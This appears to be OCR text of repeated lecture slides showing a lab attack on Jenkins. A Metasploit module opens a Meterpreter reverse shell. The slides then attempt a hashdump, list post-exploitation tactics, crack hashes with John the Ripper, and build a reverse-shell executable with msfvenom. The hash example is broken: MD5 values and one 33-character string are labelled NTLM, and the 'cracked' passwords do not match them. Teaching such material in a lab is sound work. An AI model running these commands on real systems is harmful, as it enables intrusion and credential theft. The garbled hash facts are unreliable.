  PASSWORD                     no        The password for the specified username
  Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-met
  RPORT       80               yes       The target port (TCP)
  SSL         false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI   /jenkins/        yes       The path to the Jenkins-CI application
  URIPATH                      no        The URI to use for this exploit (default is random)
  USERNAME                     no        The username to authenticate as
  VHOST                        no        HTTP server virtual host
```

```
Description:
  This module uses the Jenkins-CI Groovy script console to execute
  OS commands using Java.
```

Ok… so this seems to be a RCE exploit where we can execute arbitrary OS commands

```
msf6 > info 8

       Name: Jenkins-CI Script-Console Java Executio
     Module: exploit/multi/http/jenkins_script_conso
   Platform: Windows, Linux, Unix
       Arch:
  Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good
   Disclosed: 2013-01-18

Provided by:
  Spencer McIntyre
  jamcut
  thesubtlety

Module side effects:
 artifacts-on-disk
 ioc-in-logs

Module stability:
 crash-safe

Module reliability:
 repeatable-session
```

We must provide the remote IP address, remote port, and URL path to the Jenkins application

```
Available targets:
     Id  Name
     --  ----
  ⇒  0   Windows
     1   Linux
     2   Unix CMD

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  API_TOKEN                   no        The API token for the specified username
  PASSWORD                    no        The password for the specified username
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-met
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /jenkins/        yes       The path to the Jenkins-CI application
  URIPATH                     no        The URI to use for this exploit (default is random)
  USERNAME                    no        The username to authenticate as
  VHOST                       no        HTTP server virtual host
```

```
Description:
  This module uses the Jenkins-CI Groovy script console to execute
  OS commands using Java.
```


Ok… so this seems to be a RCE exploit where we can execute arbitrary OS commands

```
msf6 > use 8
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) >
```

The “use” keyword is used to load the exploit and prepare for execution

We can provide a specific payload (which OS command we want to run). By default, the payload will be to summon a **reverse shell** on the target machine

A reverse shell is a shell that is created on a victim’s remote machine, and the input, output, and standard error come from the attacker




```
msf6 > use 8
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) >
```

The “use” keyword is used to load the exploit and prepare for execution

We can provide a specific payload (which OS command we want to run). By default, the payload will be to summon a **reverse shell** on the target machine

A reverse shell is a shell that is created on a victim’s remote machine, and the input, output, and standard error come from the attacker

It’s the most common way to get control (an interactiable OS shell) on a remote machine



```
msf6 > use 8
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) >
```

The “use” keyword is used to load the exploit and prepare for execution

```
msf6 exploit(multi/http/jenkins_script_console) > setg RHOSTS 192.168.1.4
RHOSTS ⇒ 192.168.1.4
msf6 exploit(multi/http/jenkins_script_console) > setg RPORT 8484
RPORT ⇒ 8484
msf6 exploit(multi/http/jenkins_script_console) > setg TARGETURI /
TARGETURI ⇒ /
msf6 exploit(multi/http/jenkins_script_console) >
```

Set the required fields
(information about the victim machine)

```
msf6 > use 8
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) >
```

The “use” keyword is used to load the exploit and prepare for execution

```
msf6 exploit(multi/http/jenkins_script_console) > setg RHOSTS 192.168.1.4
RHOSTS ⇒ 192.168.1.4
msf6 exploit(multi/http/jenkins_script_console) > setg RPORT 8484
RPORT ⇒ 8484
msf6 exploit(multi/http/jenkins_script_console) > setg TARGETURI /
TARGETURI ⇒ /
msf6 exploit(multi/http/jenkins_script_console) >
```

Set the required fields
(information about the victim machine)

```
msf6 exploit(multi/http/jenkins_script_console) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 192.168.1.4:8484 - Sending command stager...
[*] Command Stager progress -   2.06% done (2048/99626 bytes)
[*] Command Stager progress -   4.11% done (4096/99626 bytes)
[*] Command Stager progress -   6.17% done (6144/99626 bytes)
```

`exploit` is used to run our exploit and send the payload

```
[*] Command Stager progress -  94.56% done (94208/99626 bytes)
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Sending stage (176198 bytes) to 192.168.1.4
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 1 opened (192.168.1.5:4444 → 192.168.1.4:49296) at 2025-04-02 03:55:16 -0400

meterpreter >
```

If our attack works, we are met with a **meterpreter** shell

meterpreter is our reverse shell, but it can also recognize a variety of different Metaploit commands and modules for **post-exploitation** tools

```
[*] Command Stager progress -  94.56% done (94208/99626 bytes)
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Sending stage (176198 bytes) to 192.168.1.4
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 1 opened (192.168.1.5:4444 → 192.168.1.4:49296) at 2025-04-02 03:55:16 -0400

meterpreter >
```

If our attack works, we are met with a **meterpreter** shell

```
meterpreter > dir
Listing: C:\Program Files\jenkins\Scripts
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  130   fil   2016-10-21 19:06:19 -0400  jenkins.ps1
```

We can now run commands in the reverse shell, and those commands are being executed on the victim machine

We now enter the post-exploitation stage. What damage can we do? Can we move around? Can we exfiltrate information?

```
[*] Command Stager progress -  94.56% done (94208/99626 bytes)
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Sending stage (176198 bytes) to 192.168.1.4
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 1 opened (192.168.1.5:4444 → 192.168.1.4:49296) at 2025-04-02 03:55:16 -0400

meterpreter >
```

If our attack works, we are met with a **meterpreter** shell

```
meterpreter > dir
Listing: C:\Program Files\jenkins\Scripts
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  130   fil   2016-10-21 19:06:19 -0400  jenkins.ps1
```

We can now run commands in the reverse shell, and those commands are being executed on the victim machine

We now enter the post-exploitation stage. What damage can we do? Can we move around? Can we exfiltrate information?

Common Post-Exploitation Tactics

- **Privilege Escalation**

→ Try to get admin permissions

- **Persistence**

→ Create a backdoor for access into the system later on

- **Credential Harvesting**

→ Steal information, credentials, passwords, browser history

- **Lateral Movement**

→ Move from the compromised machine to another machine on the network

- **Data Exfiltration**

→ Steal information. Send information back to attacker's machine via HTTP, DNS tunneling, Dropbox

- **Covering Tracks**

→ Erase logs, disable antivirus

- **Break the system**

→ Encrypt all the files, install a cryptominer, turn it into part of a botnet

Let’s steal some password hashes!

Metasploit has plenty of modules for post-exploitation, including a module for dumping the password hashes and sending them back to the attacker machine

```
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > run post/windows/gather/smart_hashdump
```

Let’s steal some password hashes!

Metasploit has plenty of modules for post-exploitation, including a module for dumping the password hashes and sending them back to the attacker machine

This fails! Because our shell does not have Admin level permissions

```
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against VAGRANT-2008R2
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20250402043126_default_192.168.1.4_windows.hashes_901949.txt
[*] Dumping password hashes...
[-] On this version of Windows you need to be NT AUTHORITY\SYSTEM to dump the hashes
[-] Try setting GETSYSTEM to true.
meterpreter >
```

Let’s steal some password hashes!

Metasploit has plenty of modules for post-exploitation, including a module for dumping the password hashes and sending them back to the attacker machine

There are exploit modules for privilege escalations on Windows… but Reese couldn’t find any that works

```
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against VAGRANT-2008R2
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20250402043126_default_192.168.1.4_windows.hashes_901949.txt
[*] Dumping password hashes...
[-] On this version of Windows you need to be NT AUTHORITY\SYSTEM to dump the hashes
[-] Try setting GETSYSTEM to true.
meterpreter >
```

Let’s suppose we were able to get an exploit working, and we were able to get the hashed passwords of five different users

```
user1:8846f7eaee8fb117ad06bdd830b7586c
user2:e10adc3949ba59abbe56e057f20f883e
user3:b1b3773a05c0ed0176787a4f1574ff007
admin:5f4dcc3b5aa765d61d8327deb882cf99
user5:c8e792b64cc27cb40d29018f6da0973a
```

These are NTLM Hashes, a password hashing algorithm used on Windows 2000, XP, Vista, 7 and 8!

This a weak hashing algorithm, because it uses MD4 (broken) (no salt)

```
user1:8846f7eaee8fb117ad06bdd830b7586c
user2:e10adc3949ba59abbe56e057f20f883e
user3:b1b3773a05c0ed0176787a4f1574ff007
admin:5f4dcc3b5aa765d61d8327deb882cf99
user5:c8e792b64cc27cb40d29018f6da0973a
```

→ **passwords.txt**

We can use some Kali Linux tools to crack these passwords!

John the Ripper is an open-source password cracking tool that uses several different approaches to crack a variety of different hashed passwords

We find the plaintext passwords!

```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE2 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
baseball         (?)
qwertyu          (?)
123password      (?)
1password2       (?)
1letmein2        (?)
5g 0:00:00:00 DONE (2025-04-02 13:05) 9.259g/s 24083Kp/s 24083Kc/s 24912KC/s 1lf4ns4..1lesson
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

msfvenom is a Metasploit tool that allows you to create shellcode and binaries from common payloads

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.5 LPORT=31337 -f exe > evil_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ file evil_payload.exe
evil_payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
```

issues?